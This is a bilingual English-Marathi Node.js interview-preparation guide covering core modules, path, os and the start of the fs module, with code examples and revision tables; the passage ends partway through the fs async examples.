- तसेच `uncaughtException` आल्यास `process` लगेच `restart` का करावी हेही विचारले जाते. कारण `app` ची `state` खराब (`corrupt`) झालेली असू शकते.

Quick Revision Summary

Property / Method	Description
<code>process.cwd()</code>	Current Working Directory (where the node command was executed).
<code>process.env</code>	Object containing environment variables.
<code>process.argv</code>	Array of command-line arguments.
<code>process.exit(0)</code>	Immediately forces the process to terminate.
<code>process.nextTick()</code>	Schedules a callback to fire before the next event loop phase.
<code>performance.now()</code>	High-resolution time measurement for precise performance checks.

Built-in modules provided by Node.js (e.g., `path`, `os`, `fs`, `buffer`, `events`).

Chapter 7: The Path Module

Q. What are Core Modules (Built-in Modules) in Node.js?

Definition:

- **Core modules** are modules built directly into the Node.js runtime.
- They provide the basic features needed to work with the system: files, paths, OS, network, events.
- No third-party installation (`npm install`) is needed. They ship with Node.js.
- Best practice: import them with the `node:` prefix (`require('node:fs')`) so it's clear they are built-in.

- Node.js provides several modules as part of the runtime itself.
- These modules are already included in Node.js, so there is no need to install them via `npm`.
- Examples of core modules: `path`, `os`, `fs`, `http`, `events`, `crypto`, `stream`.

मराठी सारांश:

- Core modules म्हणजे असे modules जे Node.js मध्ये आधीपासूनच दिलेले असतात.
- यासाठी `npm install` करण्याची गरज नसते.
- **उदाहरणे:** `path` (paths), `fs` (files), `os` (system माहिती), `http` (server), `events`, `crypto` (security), `stream`.
- **Import:** `require('node:path')`. `node:` prefix मुळे `npm` वरील same नावाच्या package शी गोंधळ होत नाही.
- **उदाहरण:** नवीन मोबाईल मध्ये आधीपासून असलेले apps (Camera, Calculator). ते Play Store वरून घ्यावे लागत नाहीत.

Code Example: Using core modules

```
const fs = require('node:fs');
const path = require('node:path');
const os = require('node:os');

const file = path.join(__dirname, 'info.txt');
fs.writeFileSync(file, `Host: ${os.hostname()}`);

const { builtinModules } = require('node:module');
console.log(builtinModules.length); // list of every core module name
```

Q. What is the path Module?

Concept:

- The path module is a built-in Node.js module for **building and parsing file-system paths** as strings.
- It automatically uses the correct separator for the OS: `\` on Windows, `/` on Linux/macOS.
- It works only on the **text** of a path. It never checks whether the file exists (that is `fs`'s job).

Code Example: Most used path methods

```
const path = require('node:path');
const p = '/home/user/docs/report.pdf';

path.join('src', 'routes', 'user.js'); // 'src/routes/user.js'
path.resolve('src');                   // absolute: '/project/src'
path.basename(p);                      // 'report.pdf'
path.dirname(p);                       // '/home/user/docs'
path.extname(p);                       // '.pdf'
path.parse(p);                         // { root, dir, base, ext, name }
```

- The path module provides utilities for working with file and directory paths.
- It helps us to create, analyze, transform, and manipulate file system paths.
- It provides utilities such as `join()`, `resolve()`, `parse()`, `basename()`, `dirname()`, `extname()`, `normalize()`, and `relative()`.

- It is a built-in module, so we just import it like this:

```
const path = require('node:path'); (CommonJS)
```

```
import path from 'node:path'; (ESM)
```

मराठी सारांश:

- path module चा वापर फाईलचे आणि फोल्डरचे paths (पत्ता) योग्य प्रकारे हाताळण्यासाठी होतो.
- यामुळे आपण path जोडणे (join), तोडणे (parse), आणि त्यातील file चे नाव (basename), folder (dirname), extension (extname) शोधणे अशी कामे करू शकतो.
- हा core module आहे: `const path = require('node:path');`
- **महत्वाचे:** path module फक्त **string** वर काम करतो. File खरंच आहे का ते तपासत नाही (त्यासाठी `fs`).
- **उदाहरण:** पोस्टाचा पत्ता नीट लिहिणारा clerk. घर आहे की नाही हे तो बघत नाही, फक्त पत्ता बरोबर लिहितो.

Q. Why do you need the path module?

- Different Operating Systems use different path separators.
- **Windows:** Uses backslashes `\` (e.g., `C:\Users\Vishal\project\app.js`).
- **Linux/macOS:** Uses forward slashes `/` (e.g., `/Users/Vishal/project/app.js`).
- If we create paths manually using simple string concatenation, our code becomes OS-dependent and might break on another machine.
- The path module automatically handles platform-specific path differences, making path-related code perfectly portable across Windows, Linux, and macOS.

मराठी सारांश:

- Windows मध्ये path साठी `\` वापरतात तर Linux/Mac मध्ये `/` वापरतात.
- आपण जर स्वतः string जोडून path बनवला (`dir + '/' + file`) तर तो दुसऱ्या OS वर चालणार नाही.
- path module ही समस्या सोडवते. तो OS ओळखून आपोआप योग्य separator वापरतो.
- तसेच `//`, `...`, `.` सारख्या चुका साफ करतो.
- **फायदा:** एकच code Windows, Linux, macOS सगळीकडे चालतो (portable).

Code Example: Manual String vs path.join

```
const path = require('node:path');
```

```
// ❌ Manual: breaks or looks wrong on other OS
```

```
const bad = __dirname + '/data/' + 'users.json';
```

```
// ✅ path.join: correct separator on every OS
```

```
const good = path.join(__dirname, 'data', 'users.json');
```

```
// Windows → D:\app\data\users.json      Linux → /app/data/users.json
```


Q. CommonJS Module Variables: `__dirname` vs `__filename`

- These are CommonJS module-specific variables, injected by the Node.js wrapper function.
- **`__filename`**: Represents the absolute path of the current CommonJS module file. It contains the drive, directory name, file name, and file extension.
- **`__dirname`**: Represents the absolute path of the directory containing the current CommonJS module. It contains the drive and directory name (without the file name).
- *Note*: `__dirname` and `__filename` are available directly in CommonJS, but they are NOT provided in ES Modules (ESM). In ESM, you must derive them using `import.meta.url`.

मराठी सारांश:

- `__filename` म्हणजे सध्याच्या फाईलचा पूर्ण पत्ता (फाईलच्या नावासकट). उदा. `C:\project\app.js`.
- `__dirname` म्हणजे ती फाईल ज्या फोल्डरमध्ये आहे त्या फोल्डरचा पत्ता. उदा. `C:\project`.
- हे Node.js च्या wrapper function मधून मिळतात (global नाहीत).
- हे फक्त CommonJS मध्ये चालतात. ESM मध्ये `import.meta.url` वरून काढावे लागतात.
- **उपयोग**: file कुठूनही चालवली तरी बरोबर path मिळावा म्हणून: `path.join(__dirname, 'data.json')`.
- **उदाहरण**: `__filename` = पूर्ण पत्ता (घर नंबरसह). `__dirname` = फक्त गल्लीचा पत्ता.




Figure 12: Visualizing `__dirname` vs `__filename`

Q. Important Methods of the `path` Module

1. **`path.parse()`**: Breaks a path into an object with properties: `root`, `dir`, `base`, `ext`, `name`.
2. **`path.format()`**: Does the exact reverse of `path.parse()`. Takes an object and constructs a path string.
3. **`path.join()`**: Joins multiple segments into a single path. It handles separators correctly for the current platform (unlike simple string concatenation).
4. **`path.resolve()`**: Resolves a sequence of path segments into an *absolute path* (always returns a full absolute path from root).

- **5. path.extname():** Returns the extension of the file path (e.g., .txt, .js). Returns empty string if no extension exists.
- **6. path.basename():** Returns the last portion of a path (usually the file name). You can pass a second argument to remove the extension (e.g., path.basename('abc/ex.pdf', '.pdf') returns ex).
- **7. path.dirname():** Returns the directory portion of the path (similar to __dirname).
- **8. path.sep:** Returns the platform-specific path separator (\ on Windows, / on POSIX).
- **9. path.delimiter:** Returns the platform-specific delimiter used to separate multiple paths in a list (like in the PATH environment variable). ; on Windows, : on POSIX.
- **10. path.isAbsolute():** Checks whether a path is absolute or relative. Returns true or false.
- **11. path.relative(from, to):** Returns the relative path from one location to another.
- **12. path.normalize():** Resolves unnecessary . (current dir), .. (parent dir), and repeated separators where appropriate.
- **13. path.toNamespacedPath():** Converts a path to a Windows-specific namespace path when applicable. Mainly useful for Windows path handling compatibility.

Code Example: Using path methods

```
const path = require('node:path');

console.log(path.extname('vishal.txt'));
// → '.txt'

console.log(path.basename('/users/hi/abc.txt', '.txt'));
// → 'abc'

console.log(path.join('users', 'hi', 'abc.txt'));
// → 'users\hi\abc.txt' (on Windows)

console.log(path.resolve('abc', 'vishal.js'));
// → 'D:\IMP\FULL-NODE-JS\1-Basic\inbuiltModels\abc\vishal.js' (Absolute Path)

console.log(path.normalize('users//hi/../data'));
// → 'users\data' (Removes extra slashes and resolves '..')
```

✓ `path.sep` separates parts of ONE path. `path.delimiter` separates MULTIPLE paths in a list.

✓ मराठी: `path.sep` एका path मधल्या फोल्डर्सना वेगळे करतो (उदा. `.`). तर `path.delimiter` एकापेक्षा जास्त पूर्ण paths ना एकमेकांपासून वेगळे करतो (उदा. `;`).




Figure 13: Core Path Module Operations Map

मराठी सारांश:

- **parse():** path ला object मध्ये तोडतो (root, dir, base, ext, name). **format():** उलट, object वरून path बनवतो.
- **join():** तुकडे जोडतो, OS प्रमाणे separator वापरतो.
- **resolve():** नेहमी पूर्ण (absolute) path देतो. गरज पडल्यास `cwd` पुढे जोडतो.
- **basename():** file चे नाव (दुसरा argument दिल्यास extension शिवाय). **dirname():** folder. **extname():** extension (.txt).
- **normalize():** //, ..., . साफ करतो.
- **isAbsolute():** path पूर्ण आहे का (true / false). **relative(from, to):** एकापासून दुसऱ्यापर्यंतचा relative path.
- **sep:** एका path मधला separator (\ किंवा /). **delimiter:** अनेक paths च्या यादीतला separator (; किंवा :).

Interview Questions (Detailed)

Q1. What is the difference between ``path.join()`` and ``path.resolve()``?

- `path.join()` simply concatenates multiple path segments together, taking the OS separator into account, and normalizes the resulting path.
- `path.resolve()` resolves a sequence of paths or path segments into an **absolute path**, working from right to left until an absolute path is constructed. If no absolute path is formed, it prepends the current working directory (`cwd`).

Q2. Why should we use ``path.join()`` instead of string concatenation (e.g. ``dir + '/' + file``)?

- String concatenation hardcodes the separator (like `/`). This breaks on Windows, which uses `\`.
- `path.join()` automatically uses the correct separator for the operating system and normalizes extra slashes (e.g., `//` becomes `/`).

Q3. What does `path.normalize()` do?

- It resolves unnecessary `.` (current directory) and `..` (parent directory) segments, and removes duplicate slashes, resulting in a clean, standard path.

Q4. Are core modules installed via npm?

- No. Core modules like `path`, `fs`, and `http` are bundled with the Node.js runtime environment. You don't need to run `npm install` for them.

मराठी सारांश:

- **Q1 (join vs resolve):** `join` फक्त तुकडे जोडतो (relative राहू शकतो). `resolve` उजवीकडून डावीकडे काम करतो आणि नेहमी absolute path देतो. उदा. `join('a', 'b') → a\b`, `resolve('a', 'b') → D:\project\a\b`.
- **Q2 (string concatenation का नको?):** separator hardcode होतो, Windows वर तुटतो. `join` OS प्रमाणे बदलतो आणि `//` साफ करतो.
- **Q3 (normalize):** `.`, `..` आणि जास्तीचे slashes काढून स्वच्छ path देतो.
- **Q4 (core modules npm ने install करतात का?):** नाही. ते Node.js सोबतच येतात.

Quick Revision Summary

Method / Property	Description
<code>path.join()</code>	Safely joins multiple paths using OS-specific separators.
<code>path.resolve()</code>	Creates a full absolute path from the given segments.
<code>path.basename()</code>	Extracts the file name from a path.
<code>path.extname()</code>	Extracts the file extension (e.g., <code>.txt</code>).
<code>__dirname</code>	Absolute path to the current module's directory (CommonJS only).
<code>path.parse()</code>	Converts a string path into an object with <code>root</code> , <code>dir</code> , <code>base</code> , <code>ext</code> , <code>name</code> .

Chapter 8: The OS Module

Q. What is the OS module in Node.js?

Definition:

- The `os` module is a built-in (core) Node.js module that provides a set of operating system-related utility methods and properties.
- It allows a Node.js application to directly interact with and query the underlying OS on which it is running — such as Windows, Linux, or macOS.
- It is primarily used for system monitoring, diagnostics, and writing OS-aware application logic.
 - Example: using `os.platform()` to change behavior on Windows vs Linux.
- **Recommended Import:** `const os = require("node:os");`
 - The `node:` prefix explicitly tells Node.js to load a built-in module, preventing accidental collision with a third-party npm package of the same name.

Code Example: A tiny system health report

```
const os = require('node:os');
const gb = (b) => (b / 1024 ** 3).toFixed(2) + ' GB';

console.log({
  platform: os.platform(),          // 'win32' | 'linux' | 'darwin'
  cpus: os.cpus().length,           // number of logical cores
  totalRam: gb(os.totalmem()),
  freeRam: gb(os.freemem()),
  uptimeHrs: (os.uptime() / 3600).toFixed(1),
  host: os.hostname()
});
```

- It allows us to get information about: **CPU, Memory (RAM), Hostname, Network Interfaces, User Information, System Uptime, Temp Directory, and OS Version.**
- Since it is a core module, **no npm installation** is required. It ships with every Node.js installation.

मराठी सारांश:

- `os` (Operating System) module चा वापर करून आपण ज्या कम्प्युटरवर Node.js app चालू आहे, त्या कम्प्युटरची संपूर्ण माहिती काढू शकतो (RAM, CPU, OS Version इ.).
- हे Node.js मध्ये आधीपासूनच बिल्ट-इन असते, त्यासाठी `npm install` ची आवश्यकता नसते.
- हे खूपसे system monitoring tools, DevOps scripts, आणि cross-platform apps मध्ये वापरले जाते.
- **Import:** `const os = require('node:os');`. `node:` prefix मुळे built-in module असल्याचे स्पष्ट होते.
- **माहिती मिळते:** CPU (`os.cpus()`), RAM (`totalmem`, `freemem`), OS (`platform`, `type`, `release`), `hostname`, `user`, `network`, `uptime`, `temp` folder.
- **उपयोग:** health-check API, cluster साठी `cores` मोजणे, OS प्रमाणे वेगळा code.

- उदाहरण: गाडीचा dashboard. Speed, fuel, temperature सगळे एकाच ठिकाणी दिसते.

Q. Important OS Module Methods (Memory & CPU)

- **os.totalmem():**
 - Returns the **total amount of system memory (RAM)** in **bytes**.
 - To convert to GB: `(os.totalmem() / 1024 / 1024 / 1024).toFixed(2)`
- **os.freemem():**
 - Returns the currently **available (free/unused) system memory** in bytes.
 - Useful for detecting memory pressure in a running application.
- **os.cpus():**
 - Returns an **array of objects**. Each object represents one logical CPU core and contains: `model`, `speed` (MHz), and `times` (user/sys/idle ticks).
 - To get the **count of CPU cores**: `os.cpus().length`
 - This is critical for the `cluster` module where you spawn one worker per CPU core.
- **os.arch():** Returns the CPU architecture string (e.g., 'x64', 'arm64', 'ia32').
- **os.endianness():** Returns CPU byte order — 'LE' (Little Endian, most modern CPUs) or 'BE' (Big Endian).
- **Code Example:**

```
const os = require('node:os');

console.log('Total RAM:', (os.totalmem() / 1024 / 1024 / 1024).toFixed(2) + ' GB');
console.log('Free RAM: ', (os.freemem() / 1024 / 1024 / 1024).toFixed(2) + ' GB');
console.log('CPU Cores:', os.cpus().length);
console.log('CPU Model:', os.cpus()[0].model);
console.log('CPU Arch: ', os.arch());
```

मराठी सारांश (Memory & CPU):

- `os.totalmem()` आणि `os.freemem()` कम्प्युटरची एकूण आणि शिल्लक RAM bytes मध्ये देतात. GB मध्ये बघायला 1024 ने तीनदा भागावे लागते.
- `os.cpus()` एक array देतो जिथे प्रत्येक CPU core ची माहिती (`model`, `speed`) असते. `.length` वापरून total cores मिळतात.
- `Cluster` module मध्ये प्रत्येक CPU core साठी एक worker process तयार करण्यासाठी `os.cpus().length` वापरतात.
- **GB मध्ये:** `(os.totalmem() / 1024 / 1024 / 1024).toFixed(2)`. bytes → KB → MB → GB.
- **os.cpus()[0].model:** CPU चे नाव. **speed:** MHz मध्ये.
- **os.arch():** x64, arm64. **os.endianness():** LE / BE.
- **freemem कमी होत असेल** तर memory pressure. Monitoring मध्ये alert लावता येतो.

Q. OS Identity & User Info

- **os.platform():** Returns a short OS platform identifier string. Values: 'win32' (Windows), 'linux' (Linux), 'darwin' (macOS).
- **os.type():** Returns the full OS name as reported by the kernel. Values: 'Windows_NT', 'Linux', 'Darwin'.
- **os.release():** Returns the OS kernel release version string (e.g., '10.0.19045' on Windows 10).
- **os.version():** Returns a more human-readable, detailed OS version string (e.g., 'Windows 10 Enterprise').
- **os.hostname():** Returns the hostname (computer name) of the machine as it appears on the local network.
- **os.userInfo():**
 - Returns an object with details about the currently logged-in user.
 - The object contains: username, uid (user ID), gid (group ID), shell (default shell path), homedir (home directory path).
 - **Optional argument:** `os.userInfo({ encoding: 'utf8' })` — specifies the character encoding for output strings.
- **Code Example:**

```
const os = require('node:os');

console.log('Platform: ', os.platform()); // 'win32'
console.log('OS Type: ', os.type()); // 'Windows_NT'
console.log('OS Release:', os.release()); // '10.0.19045'
console.log('OS Version:', os.version()); // 'Windows 10 Enterprise'
console.log('Hostname: ', os.hostname()); // 'DESKTOP-ABC123'
console.log('User Info: ', os.userInfo());
// { username: 'Vishal', homedir: 'C:\\Users\\Vishal', shell: null, ... }
```

मराठी सारांश (OS Identity):

- `os.platform()` **short code** देतो जसे 'win32' किंवा 'linux'. हा cross-platform code लिहिताना if/else मध्ये वापरतात.
- `os.type()` पूर्ण OS नाव देतो जसे 'Windows_NT' किंवा 'Linux'.
- `os.userInfo()` सध्या लॉगिन असलेल्या User चे username, home directory, आणि shell इ. देतो.
- `os.hostname()` नेटवर्कवर कम्प्युटरचे नाव सांगतो.

Q. Directories, Network & Process Priority

- **os.homedir():** Returns the path of the home directory of the current user. (e.g., C:\Users\Vishal on Windows, /home/vishal on Linux). Useful for creating config files in the user's home folder.
- **os.tmpdir():** Returns the OS's default temporary files directory. (e.g., C:\Users\Vishal\AppData\Local\Temp on Windows, /tmp on Linux). Files here may be cleared on reboot.
- **os.uptime():** Returns the number of **seconds** the system has been running since the last boot. To convert to hours: `(os.uptime() / 3600).toFixed(2)`.

- **os.networkInterfaces():**
 - Returns an object describing all network interfaces on the machine.
 - Each interface entry contains: address (IP), netmask, family (IPv4 or IPv6), mac (MAC address), internal (true if loopback like 127.0.0.1).
 - Commonly used to find the machine's local IP address programmatically.
- **os.loadavg():** Returns an array of [1-minute, 5-minute, 15-minute] load averages. Always returns [0, 0, 0] on Windows as load average is a Unix/Linux-only concept.
- **os.setPriority(pid, priority) / os.getPriority(pid):**
 - Sets or gets the OS scheduling priority of a process.
 - pid: The Process ID. If 0 is passed, it applies to the current process.
 - priority: A number from -20 (highest priority) to 19 (lowest priority).
- **Code Example: Full System Monitor**

```
const os = require('node:os');

const systemInfo = {
  platform:    os.platform(),
  architecture: os.arch(),
  cpuCores:    os.cpus().length,
  totalMemoryGB: (os.totalmem() / 1024 / 1024 / 1024).toFixed(2) + ' GB',
  freeMemoryGB: (os.freemem() / 1024 / 1024 / 1024).toFixed(2) + ' GB',
  hostname:    os.hostname(),
  homeDir:     os.homedir(),
  tempDir:     os.tmpdir(),
  uptimeHours: (os.uptime() / 3600).toFixed(2) + ' hours',
};

console.log(systemInfo);

// Get machine's local IPv4 address
const interfaces = os.networkInterfaces();
for (const name of Object.keys(interfaces)) {
  for (const iface of interfaces[name]) {
    if (iface.family === 'IPv4' && !iface.internal) {
      console.log('Local IP:', iface.address); // e.g. 192.168.1.5
    }
  }
}
```

मराठी सारांश (Directories, Network & Priority):

- os.homedir() युझरच्या home folder चा path देतो (उदा. C:\Users\Vishal), जे config files save करण्यासाठी उपयोगी आहे.
- os.tmpdir() temporary files साठी असलेल्या OS folder चा path देतो.
- os.uptime() कम्प्युटर शेवटच्या boot पासून किती seconds चालू आहे ते सांगते. Hours मध्ये बघायला 3600 ने भागावे.
- os.networkInterfaces() मुळे कम्प्युटरचा local IP Address, MAC address आणि network माहिती मिळते.

- `os.loadavg()` Linux वर system load दाखवतो, पण Windows वर नेहमी `[0,0,0]` देतो.




Figure 14: OS Module Function Categories

Interview Questions (Detailed)

Q1. What is the difference between `os.platform()` and `os.type()`?

- `os.platform()` returns the platform identifier (e.g., win32, linux).
- `os.type()` returns the operating system's exact name (e.g., Windows_NT, Linux).

Q2. How do you find the total amount of RAM in GB?

- `os.totalmem()` returns the RAM in bytes. To get GB, divide it by 1024 three times: `os.totalmem() / 1024 / 1024 / 1024`.

Q3. How do you get the number of CPU cores in Node.js?

- By using the length of the array returned by `os.cpus()`. Example: `os.cpus().length`.

Q4. What does `os.loadavg()` return on Windows?

- It returns an array of zeros: `[0, 0, 0]` because load average is a Unix-specific concept and is not supported natively in Windows.

मराठी सारांश:

- **Q1 (platform vs type):** `platform()` = छोटा code ('win32', 'linux', 'darwin'). `type()` = पूर्ण OS नाव ('Windows_NT', 'Linux', 'Darwin').
- **Q2 (RAM GB मध्ये):** `os.totalmem()` bytes देतो. 1024 ने तीनदा भागा: bytes → KB → MB → GB.
- **Q3 (CPU cores):** `os.cpus().length`. Cluster मध्ये प्रत्येक core साठी एक worker बनवायला वापरतात.
- **Q4 (Windows वर loadavg):** नेहमी `[0, 0, 0]`, कारण load average ही Unix / Linux ची संकल्पना आहे.

Quick Revision Summary

Method	Description
<code>os.platform()</code>	Returns OS identifier (win32, linux).
<code>os.cpus()</code>	Array containing info about each CPU core.
<code>os.totalmem()</code>	Total RAM in bytes.
<code>os.freemem()</code>	Free RAM in bytes.
<code>os.homedir()</code>	Path to the user's home directory.
<code>os.uptime()</code>	Computer uptime in seconds.

Chapter 9: The FS Module (File System)

Q. What is the `fs` module in Node.js?

Definition:

- `fs` stands for **File System**. It is a built-in core Node.js module that provides a comprehensive set of APIs to interact with the underlying computer's file system.
 - It allows Node.js applications to **read, write, update, delete, rename, copy, and manage** files and directories on disk.
 - We can also work with **File metadata** (size, creation time, permissions) and **Streams** for handling large files efficiently.
 - Since it is a core module, no npm installation is required. Import: `const fs = require("node:fs");`
-
- The `fs` module provides **three main API styles**:
 - **1. Synchronous APIs** (e.g., `readFileSync`): Blocks the entire JavaScript thread until the operation finishes. Simple but should NOT be used in server applications for every request.

- **2. Asynchronous Callback APIs** (e.g., `readFile`): Does NOT block the main thread. Accepts a callback `(err, data) => {}` that is called when the operation is done.
- **3. Promise-based APIs** (e.g., `require('node:fs/promises')`): The modern recommended approach. Allows use of `async/await` for cleaner, readable code.

• Code Example: 3 Ways to Read a File

```
// 1. Synchronous (Blocks thread)
const fs = require('node:fs');
const dataSync = fs.readFileSync('hello.txt', 'utf-8');
console.log(dataSync);

// 2. Asynchronous Callback (Non-blocking)
fs.readFile('hello.txt', 'utf-8', (err, dataAsync) => {
  if (err) throw err;
  console.log(dataAsync);
});

// 3. Promise-based (Modern async/await)
const fsp = require('node:fs/promises');
async function readFilePro() {
  const data = await fsp.readFile('hello.txt', 'utf-8');
  console.log(data);
}
readFilePro();
```

मराठी सारांश (fs Module Overview):

- `fs` (File System) module वापरून आपण Node.js मधून थेट कम्प्युटरच्या फाईल सिस्टमशी interact करू शकतो.
- यात तीन प्रकारच्या APIs आहेत: **Synchronous** (थांबून), **Asynchronous Callback** (background मध्ये + callback), आणि **Promise-based** (`async/await` सह modern approach).
- Server applications मध्ये नेहमी **Asynchronous** किंवा **Promise-based** APIs वापरावेत, Synchronous कधीही नको.
- **Import:** `require('node:fs')` (sync + callback) आणि `require('node:fs/promises')` (promise).
- **मुख्य कामे:** file वाचणे, लिहणे, जोडणे (append), नाव बदलणे, delete, folders बनवणे / वाचणे, metadata (size, date).
- **Sync कुठे चालतो?** server सुरू होताना एकदाच (config वाचणे) किंवा छोट्या CLI scripts मध्ये.
- **मोठ्या files साठी** streams (`createReadStream`) वापरा, पूर्ण file memory मध्ये घेऊ नका.
- **उदाहरण:** `fs` म्हणजे computer च्या कपाटाची चावी. आत काय आहे पाहणे, ठेवणे, काढणे.

Q. Synchronous vs Asynchronous (The "Parallel" Misconception)

- **Important Interview Point:** Many people incorrectly say "Asynchronous fs tasks run in parallel".
- **The Reality:** Asynchronous operations don't strictly run "in parallel" in JavaScript's single thread; rather, they are **Non-Blocking**.

- Node.js offloads the file operation to the OS (or libuv's thread pool).
- The JavaScript thread continues executing other code while the I/O operation happens in the background.
- In server applications, **Synchronous methods should be avoided** for frequent requests because they block the event loop, delaying other users' requests.

मराठी सारांश (Sync vs Async):

- Asynchronous म्हणजे सगळी कामे एकाच वेळी (parallel) होतात असे नाही. याचा खरा अर्थ म्हणजे Node.js फाईलचे काम OS ला सोपवतो आणि स्वतः पुढच्या code वर काम करायला मोकळा होतो (Non-blocking).
- Synchronous methods server मध्ये वापरल्यास संपूर्ण event loop block होतो, त्यामुळे इतर users ला वाट पाहावी लागते.
- Server applications मध्ये नेहमी Asynchronous पद्धत वापरावी.
- **Non-blocking चा खरा अर्थ:** एका वेळी अनेक कामे "होत" नाहीत. Node थांबत नाही, आणि OS / libuv background मध्ये काम करतात.
- **उदाहरण:** 100 users नी file मागितली. Sync मध्ये प्रत्येकाला आधीच्याची वाट. Async मध्ये सगळ्यांच्या requests पुढे पाठवल्या जातात.
- **लक्षात ठेवा:** async callbacks कोणत्या क्रमाने संपतील याची खात्री नसते.

FS MODULE — 3 API STYLES		
1. Synchronous	2. Async Callback	3. Promise / async-await
readFileSync()	readFile()	fsp.readFile()
writeFileSync()	writeFile()	fsp.writeFile()
appendFileSync()	appendFile()	fsp.appendFile()
renameSync()	rename()	fsp.rename()
unlinkSync()	unlink()	fsp.unlink()
mkdirSync()	mkdir()	fsp.mkdir()
statSync()	stat()	fsp.stat()
🚫 BLOCKING — Avoid in servers	✅ NON-BLOCKING (Callback)	★ RECOMMENDED (Modern)

Figure 15: FS Module — All 3 API Styles with Methods

Q. All 3 API Styles — Complete Examples for Every Method

- **Style 1 — Synchronous (Blocking): All Major Methods**

```

const fs = require('node:fs');

// READ
const data = fs.readFileSync('hello.txt', 'utf-8');
console.log('Read:', data);

// WRITE (overwrites if exists)
fs.writeFileSync('hello.txt', 'Hello World!');

// APPEND (adds to end)
fs.appendFileSync('hello.txt', '\nNew Line Added');

// RENAME / MOVE
fs.renameSync('hello.txt', 'renamed.txt');

// COPY
fs.copyFileSync('renamed.txt', 'backup.txt');

// DELETE FILE
fs.unlinkSync('backup.txt');

// CREATE FOLDER
fs.mkdirSync('myLogs/sub', { recursive: true });

// READ FOLDER CONTENTS
const files = fs.readdirSync('myLogs');
console.log('Folder contents:', files);

// FILE METADATA
const stats = fs.statSync('renamed.txt');
console.log('Is File?', stats.isFile(), '| Size:', stats.size, 'bytes');

// CHECK EXISTS
if (fs.existsSync('renamed.txt')) console.log('File exists!');

// DELETE FOLDER
fs.rmSync('myLogs', { recursive: true, force: true });

```

• Style 2 — Asynchronous Callback (Non-Blocking): All Major Methods

```

const fs = require('node:fs');

// WRITE
fs.writeFile('hello.txt', 'Hello Async!', (err) => {
  if (err) return console.error(err);
  console.log('Written!');

  // READ (nested inside write callback)
  fs.readFile('hello.txt', 'utf-8', (err, data) => {
    if (err) return console.error(err);
    console.log('Read:', data);
  });
});

```

```

// APPEND
